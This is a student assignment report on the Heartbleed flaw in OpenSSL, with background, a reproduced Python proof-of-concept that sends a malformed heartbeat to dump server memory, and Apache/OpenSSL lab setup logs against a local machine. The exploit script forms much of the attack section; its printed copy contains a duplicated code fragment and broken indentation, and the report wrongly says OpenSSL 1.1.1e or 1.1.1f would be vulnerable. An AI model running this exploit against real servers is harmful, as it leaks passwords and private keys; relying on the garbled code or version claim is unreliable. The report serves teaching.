Sri Lanka Institute of Information Technology

Heartbleed Vulnerability Exploitation

Individual Assignment

IE2012 – System and Network Programming

Submitted by:

Student Registration Number	Student Name
IT 19171470	Peiris P. N. P.

Date of submission
12. 05. 2020

Abstract

Major concern of this report is to explain the behavior of Heartbleed vulnerability and the exploitation. Further a brief description about Heartbleed vulnerability and exploitation in steps, have been conveyed through the report.

Content

1. Introduction

The Heartbleed vulnerability is a critical vulnerability in the OpenSSL cryptographic library which allows attackers to steal confidential information by the SSL/TLS encryption used to secure the internet [1].

Using this vulnerability, anyone on the internet is able to eavesdrop on communication and read the memory of the system directly [1]including the user names and passwords [1].

How does the Heartbleed attack work?

The SSL standards includes a "heartbeat" option, which double-checks whether someone is at the other end of the connection. It is obviously useful as some internet routers drop a connection even if it is idle for too long [2].

Heartbeat message contains three parts.

1. a request for acknowledgement
2. randomly chosen, short message
3. number of characters in that message

The server is supposed to acknowledge the message and repeat it back [2]. (Figure 1)




Figure 1 How the heartbeat protocol works [2]

Heartbleed attack is truly based on the number of characters that included in the message. If someone tells that the number of characters of message as 100 by attaching a 6 characters long word, it will persuade server to response in 100 characters even though the word is not that long. Likewise, by putting large numbers for number of characters and sending malicious requests for several times, attacker can gain a considerable amount of information [2]. (Figure 2)




Figure 2 How the Heartbleed attack take place [2]

Who discovered the vulnerability?

Heartbleed vulnerability was discovered independently by researchers at Codenomicon and Google Security. Further Codenomicon created a user-friendly website about the vulnerability to spread the awareness [2].

What information can get by a Heartbleed attack?

This attack works by tricking servers to leak information stored in their memory. Hence any information stored in the server can be exposed to outsiders including passwords, usernames, credit card numbers, medical records, contents of private emails or any other information. And also attackers can get access to server's private encryption key which allows to unscramble any private message sent to the server and impersonate the server [2].

How to prevent from the Heartbleed attack?

Once a server is attacked by a Heartbleed, we can simply prevent it by changing passwords and updating the OpenSSL software [2].

2. Methodology

1. **Choosing a topic for the assignment**

   According to the assignment guidelines, firstly by watching several YouTube videos and checking the codes in GitHub selected the "Heartbleed vulnerability exploitation" as the topic for the assignment and registered the topic in the provided spreadsheet in Course web.

2. **Exploitation**

   1. Downloaded the code for the vulnerability exploitation from internet and saved it as "heart.py" and the code is as follows.

```
#!/usr/bin/python

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
from optparse import OptionParser

# ClientHello
helloPacket = (
'16 03 02 00 31'    # Content type = 16 (handshake message); Version = 03 02; Packet length = 00 31
'01 00 00 2d'       # Message type = 01 (client hello); Length = 00 00 2d

'03 02'             # Client version = 03 02 (TLS 1.1)

# Random (uint32 time followed by 28 random bytes):
'50 0b af bb b7 5a b8 3e f0 ab 9a e3 f3 9c 63 15 33 41 37 ac fd 6c 18 1a 24 60 dc 49 67 c2 fd 96'
'00'                # Session id = 00
'00 04 '            # Cipher suite length
'00 33 c0 11'       # 4 cipher suites
'01'                # Compression methods length
'00'                # Compression method 0: no compression = 0
'00 00'             # Extensions length = 0
).replace(' ', '').decode('hex')



# This is the packet that triggers the memory over-read.
# The heartbeat protocol works by returning to the client the same data that was sent;
# that is, if we send "abcd" the server will return "abcd".

# The flaw is triggered when we tell the server that we are sending a message that is X bytes long
# (64 kB in this case), but we send a shorter message; OpenSSL won't check if we really sent the X byt
es of data.
```

```
# The server will store our message, then read the X bytes of data from its memory
# (it reads the memory region where our message is supposedly stored) and send that read message back.

# Because we didn't send any message at all
# (we just told that we sent FF FF bytes, but no message was sent after that)
# when OpenSSL receives our message, it wont overwrite any of OpenSSL's memory.
# Because of that, the received message will contain X bytes of actual OpenSSL memory.


heartbleedPacket = (
'18 03 02 00 03'    # Content type = 18 (heartbeat message); Version = 03 02; Packet length = 00 03
'01 FF FF'          # Heartbeat message type = 01 (request); Payload length = FF FF
                    # Missing a message that is supposed to be FF FF bytes long
).replace(' ', '').decode('hex')



options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability
 (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')



def dump(s):
    packetData = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in s)
    print '%s' % (packetData)


def recvall(s, length, timeout=5):
    endtime = time.time() + timeout
    rdata = ''
    remain = length
    while remain > 0:
        rtime = endtime - time.time()
        if rtime < 0:
            return None
        # Wait until the socket is ready to be read
        r, w, e = select.select([s], [], [], 5)
        if s in r:
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata



# When you request the 64 kB of data, the server won't tell you that it will send you 4 packets.
# But you expect that because TLS packets are sliced if they are bigger than 16 kB.
# Sometimes, (for some misterious reason) the server wont send you the 4 packets;
# in that case, this function will return the data that DO has arrived.

def receiveTLSMessage(s, fragments = 1):
    contentType = None
    version = None
    length = None
    payload = ''

    # The server may send less fragments. Because of that, this will return partial data.
    for fragmentIndex in range(0, fragments):
        tlsHeader = recvall(s, 5) # Receive 5 byte header (Content type, version, and length)
```

```
        if tlsHeader is None:
            print 'Unexpected EOF receiving record header - server closed connection'
            return contentType, version, payload # Return what we currently have

        contentType, version, length = struct.unpack('>BHH', tlsHeader) # Unpack the header
        payload_tmp = recvall(s, length, 5) # Receive the data that the server told us it'd send

        if payload_tmp is None:
            print 'Unexpected EOF receiving record payload - server closed connection'
            return contentType, version, payload # Return what we currently have

        print 'Received message: type = %d, ver = %04x, length = %d' % (contentType, version, len(payload_tmp))

        payload = payload + payload_tmp

    return contentType, version, payload



        print 'Received message: type = %d, ver = %04x, length = %d' % (contentType, version, len(payload_tmp))

        payload = payload + payload_tmp

    return contentType, version, payload


def exploit(s):
    s.send(heartbleedPacket)

    # We asked for 64 kB, so we should get 4 packets
    contentType, version, payload = receiveTLSMessage(s, 4)
    if contentType is None:
        print 'No heartbeat response received, server likely not vulnerable'
        return False

    if contentType == 24:
        print 'Received heartbeat response:'
        dump(payload)
        if len(payload) > 3:
            print 'WARNING: server returned more data than it should - server is vulnerable!'
        else:
            print 'Server processed malformed heartbeat, but did not return any extra data.'
        return True

    if contentType == 21:
        print 'Received alert:'
        dump(payload)
        print 'Server returned error, likely not vulnerable'
        return False

def main():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
     print 'Connecting...'
     sys.stdout.flush()
     s.connect((args[0], opts.port))
     print 'Sending Client Hello...'
     sys.stdout.flush()
```

```
    s.send(helloPacket)
    print 'Waiting for Server Hello...'
    sys.stdout.flush()
    # Receive packets until we get a hello done packet
    while True:
        contentType, version, payload = receiveTLSMessage(s)
        if contentType == None:
            print 'Server closed connection without sending Server Hello.'
            return
        # Look for server hello done message.
        if contentType == 22 and ord(payload[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    sys.stdout.flush()

    # Jared Stafford's version sends heartbleed packet here too. It may be a bug.
    exploit(s)

if __name__ == '__main__':
    main()
```

Figure 3 Exploitation code for Heartbleed vulnerability [3]

2. Using the Linux operating system installed apache web server [4].

```
hackme@kali:~$ sudo apt-get install apache2
[sudo] password for hackme:
Reading package lists... Done
Building dependency tree
Reading state information... Done
apache2 is already the newest version (2.4.41-4).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
hackme@kali:~$
```

3. Installed SSL mode and enabled it [4].

```
hackme@kali:~$ sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Module socache_shmcb already enabled
Module ssl already enabled
hackme@kali:~$ sudo a2ensite default-ssl
Site default-ssl already enabled
hackme@kali:~$
```

4. Created a certificate [4].


```
hackme@kali:~$ sudo openssl req -new -x509 -days 365 -sha1 -newkey rsa:1024 -nodes -keyout ser$
Generating a RSA private key
.....................................................................................+++++
...+++++
writing new private key to 'ser$'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:SL
State or Province Name (full name) [Some-State]:western
Locality Name (eg, city) []:panadura
Organization Name (eg, company) [Internet Widgits Pty Ltd]:SLIIT
Organizational Unit Name (eg, section) []:Computing
Common Name (e.g. server FQDN or YOUR name) []:Nisali
Email Address []:nisalipeiris@gmail.com
-----BEGIN CERTIFICATE-----
MIIC+jCCAmOgAwIBAgIUSonZB5wg0kKyY5wJlS5SdYupikQwDQYJKoZIhvcNAQEF
BQAwgY4xCzAJBgNVBAYTAlNMMRAwDgYDVQQIDAd3ZXN0ZXJuMREwDwYDVQQHDAhw
YW5hZHVyYTEOMAwGA1UECgwFU0xJSVQxEjAQBgNVBAsMCUNvbXB1dGluZzEPMA0G
A1UEAwwGTmlzYWxpMSUwIwYJKoZIhvcNAQkBFhZuaXNhbGlwZWlyaXNAZ21haWwu
Y29tMB4XDTIwMDUwOTAyNDUwN1oXDTIxMDUwOTAyNDUwN1owgY4xCzAJBgNVBAYT
AlNMMRAwDgYDVQQIDAd3ZXN0ZXJuMREwDwYDVQQHDAhwYW5hZHVyYTEOMAwGA1UE
CgwFU0xJSVQxEjAQBgNVBAsMCUNvbXB1dGluZzEPMA0GA1UEAwwGTmlzYWxpMSUw
IwYJKoZIhvcNAQkBFhZuaXNhbGlwZWlyaXNAZ21haWwuY29tMIGfMA0GCSqGSIb3
DQEBAQUAA4GNADCBiQKBgQDqdeGYQLgFPvcnovGOZP2Cn1XIGXibTje1orNVrztI
aTSbuxsSdyqpl5qvKc1yWxtmMABFRnvlvVUltRXKNgc06HmFo4llwXfsiiX5V7Gk
oAj3de65XdV9t+KxHdMDjDiBzsNewHAKdBYMkhrShjf+kx3eWs6E7DVwaT6QVhJD
ZwIDAQABo1MwUTAdBgNVHQ4EFgQUIAu2OqighxrdaAWYNqzR9heqPzEwHwYDVR0j
BBgwFoAUIAu2OqighxrdaAWYNqzR9heqPzEwDwYDVR0TAQH/BAUwAwEB/zANBgkq
hkiG9w0BAQUFAAOBgQCdwrWZRRgfAWSCqcaP6vCX9DKBKpmnSVmHba/ZKP0RSF0X
dTcs84IMHLw7PtsT4/gC1eYc2OeOTzo3cVS4ZkE8qlTj70z6rEtfRLUzaWxPPkaS
U6xPTQVXawfb3uiwk88VZu/zpTuAoSXAiCXY9ev13vDB+/8ZQ/3s0kEAxBDluw==
-----END CERTIFICATE-----
hackme@kali:~$
```

5. Restarted apache model [4].


```
hackme@kali:~$ sudo /etc/init.d/apache2 restart
[sudo] password for hackme:
Restarting apache2 (via systemctl): apache2.service.
hackme@kali:~$
```

6. Opened two terminals [4]


7. **Terminal 01:** Checked for the IP address [4].
   Thus, the IP address is 192.168.71.154




8. **Terminal 02:** Pinged IP address to check whether it is alive [4].
   As the desired output displayed, got confirmed that it is alive.



9. Opened web browser and logged on to the IP address [4].





10. **Terminal 01:** Checked whether the vulnerable exists [4]

To include a vulnerability this “d” in “1.1.1d” should be “e” or “f”.
Hence the “d” implies that the vulnerability has fixed here.
Even though I tried further.

```
hackme@kali:~$ openssl version -a
OpenSSL 1.1.1d  10 Sep 2019
built on: Sat Oct 12 19:37:55 2019 UTC
platform: debian-amd64
options:  bn(64,64) rc4(16x,int) des(int) blowfish(ptr)
compiler: gcc -fPIC -pthread -m64 -Wa,--noexecstack -Wall -Wa,--noexecstack -g -O2 -fdebug-prefix-map=/build/op
enssl-IcgToH/openssl-1.1.1d=. -fstack-protector-strong -Wformat -Werror=format-security -DOPENSSL_USE_NODELETE
-DL_ENDIAN -DOPENSSL_PIC -DOPENSSL_CPUID_OBJ -DOPENSSL_IA32_SSE2 -DOPENSSL_BN_ASM_MONT -DOPENSSL_BN_ASM_MONT5 -
DOPENSSL_BN_ASM_GF2m -DSHA1_ASM -DSHA256_ASM -DSHA512_ASM -DKECCAK1600_ASM -DRC4_ASM -DMD5_ASM -DAESNI_ASM -DVP
AES_ASM -DGHASH_ASM -DECP_NISTZ256_ASM -DX25519_ASM -DPOLY1305_ASM -DNDEBUG -Wdate-time -D_FORTIFY_SOURCE=2
OPENSSLDIR: "/usr/lib/ssl"
ENGINESDIR: "/usr/lib/x86_64-linux-gnu/engines-1.1"
Seeding source: os-specific
hackme@kali:~$
```

11. **Terminal 02:** Debugging the program using OpenSSL [4].

And this was the information I got from the connection to the web server.
If a vulnerability exists this highlighted text should be displayed as

TLS server extension “heartbeat”

```
hackme@kali:~$ openssl s_client -connect 192.168.71.155:443 -tlsextdebug
CONNECTED(00000003)
TLS server extension "supported versions" (id=43), len=2
0000 - 03 04                                            ..
TLS server extension "key share" (id=51), len=36
0000 - 00 1d 00 20 82 fc d8 ce-1c ef 08 9c 58 d8 bf b4   ... ........X...
0010 - bf 4b 0a 9b 73 ee 8a 70-dd e4 91 a3 d3 d4 06 06   .K..s..p........
0020 - 5b a4 7e 00                                       [.~.
Can't use SSL_get_servername
depth=0 CN = kali.hackme
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = kali.hackme
verify return:1
---
Certificate chain
 0 s:CN = kali.hackme
   i:CN = kali.hackme
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIC3zCCAcegAwIBAgIURYo2k4bLCF04TBQ2M1xTQ1YXTXkwDQYJKoZIhvcNAQEL
BQAwFjEUMBIGA1UEAwwLa2FsaS5oYWNrbWUwHhcNMjAwMzAzMDgxOTA4WhcNMzAw
MzAxMDgxOTA4WjAWMRQwEgYDVQQDDAtrYWxpLmhhY2ttZTCCASIwDQYJKoZIhvcN
```

```
AQEBBQADggEPADCCAQoCggEBAJvAFiaCHUwP21wSbbRJkirDgHL0evdQPUCfPoHD
6/dI2qJ9QFW6Vkijp683doSkv+y5bxDHy4K5eG043DnPhDHvJ9jVmRCBvMeZMl3T
KUeFM9/DlyP3hH/sMBAJ+vjQYntp/v0F8GUflMwhghiImdg6ptIg+TOycVATsX+d
RsHRjUH0GDoLZkSna7Y8KObQNlF10hNaeIDKT/GrTEVjnOxlxKr3kWKUS4KBrXZv
JLZNSN+DiESDSf+lP7u/OqR0K8Ks24so/c1PXewRkfFtT96hATOXVLB7NU8NV7Z8
QklPTYsNTHPesl6L3jVPD5JUiBsQg5vqVs8TS/hEBw7CVwsCAwEAAaMlMCMwCQYD
VR0TBAIwADAWBgNVHREEDzANggtrYWxpLmhhY2ttZTANBgkqhkiG9w0BAQsFAAOC
AQEANa8g2LY/kG/GGeNe+q/TeQ6L/GlbAreSN3Ao9c0kbhyTKL16yCeF+XFEEcNH
yHJB5SsxT1NtsX/Zwi8gZt99YY0cBRfUY/rttePRY6qDV0dcqZbBNoi9Cja5fh0v
Y1SqbBy4031vWwVPUEWNKbNzN2WVE+UzpUfC/BFOZem5inWGeuJCMbf7krqDUs1V
rv4mCSOZ4DOc7fs1UAtD1vuJLjYoqfdlTIdR758C4cnzV10e/po3pUOqxUXIAk7O
EPpS940aBvxEKtcMtGI42KUnGEsrA0+mPpm1hVmObiBfdmJywki4otzrG21387KX
INIzDX/bc+Oeb049Aln2YVzSqg==
-----END CERTIFICATE-----
subject=CN = kali.hackme

issuer=CN = kali.hackme

---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 1295 bytes and written 363 bytes
Verification error: self signed certificate
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 18 (self signed certificate)
---
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: 88BC27E6333E83C169698B8E2373F753519147B33DF89E37622C58CE060E1
EC9
    Session-ID-ctx:
    Resumption PSK: A75E6505123CA196A05005D63558B0D61EB8EDA31023C279C36454145
D896A1C38BB9CAB0BB4BECA7C8EFE5AE9A2BDB3
```

```
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 90 30 d3 84 e9 ae 5f 48-3d e8 56 cc ba 67 3e d7   .0...._H=.V..g>.
    0010 - c5 64 35 72 e0 35 de 7b-7f 61 80 c6 36 ce d3 94   .d5r.5.{.a..6...
    0020 - f0 45 98 95 2a 30 77 0f-7c 60 4e 80 f2 e4 94 e3   .E..*0w.|`N.....
    0030 - 45 c3 d1 24 64 b0 1c 7f-0f f6 57 7f 90 a5 39 7a   E..$d.....W...9z
    0040 - f2 d1 37 e5 42 0d 18 38-45 17 60 57 22 48 8d 7b   ..7.B..8E.`W"H.{
    0050 - 8b 01 6d 71 b9 be 88 ee-85 bf bd de 51 9b 0c e9   ..mq........Q...
    0060 - 2e 05 13 eb 3f ac 10 69-f6 96 1b 37 be 70 0d 22   ....?..i...7.p."
    0070 - 2e 10 0a 2f fa 1f 39 1c-3f c4 f9 4c 15 c8 a2 cd   .../..9.?..L....
    0080 - ed 51 56 2e 84 b6 c8 d0-20 be ae 2a b8 fe eb 86   .QV..... ..*....
    0090 - 03 1b 3d 9b 4e a8 ff 43-05 b7 48 12 3a fb 82 32   ..=.N..C..H.:..2
    00a0 - 5e 6c 61 7c 48 d8 ac 33-a0 29 58 fb c5 38 06 df   ^la|H..3.)X..8..
    00b0 - 2d 13 6a 4a 0f 9d c7 09-fb 0b ae 39 42 23 fb 18   -.jJ.......9B#..
    00c0 - 14 67 43 68 e6 83 4a e6-65 14 ca d2 ef 01 74 a1   .gCh..J.e.....t.
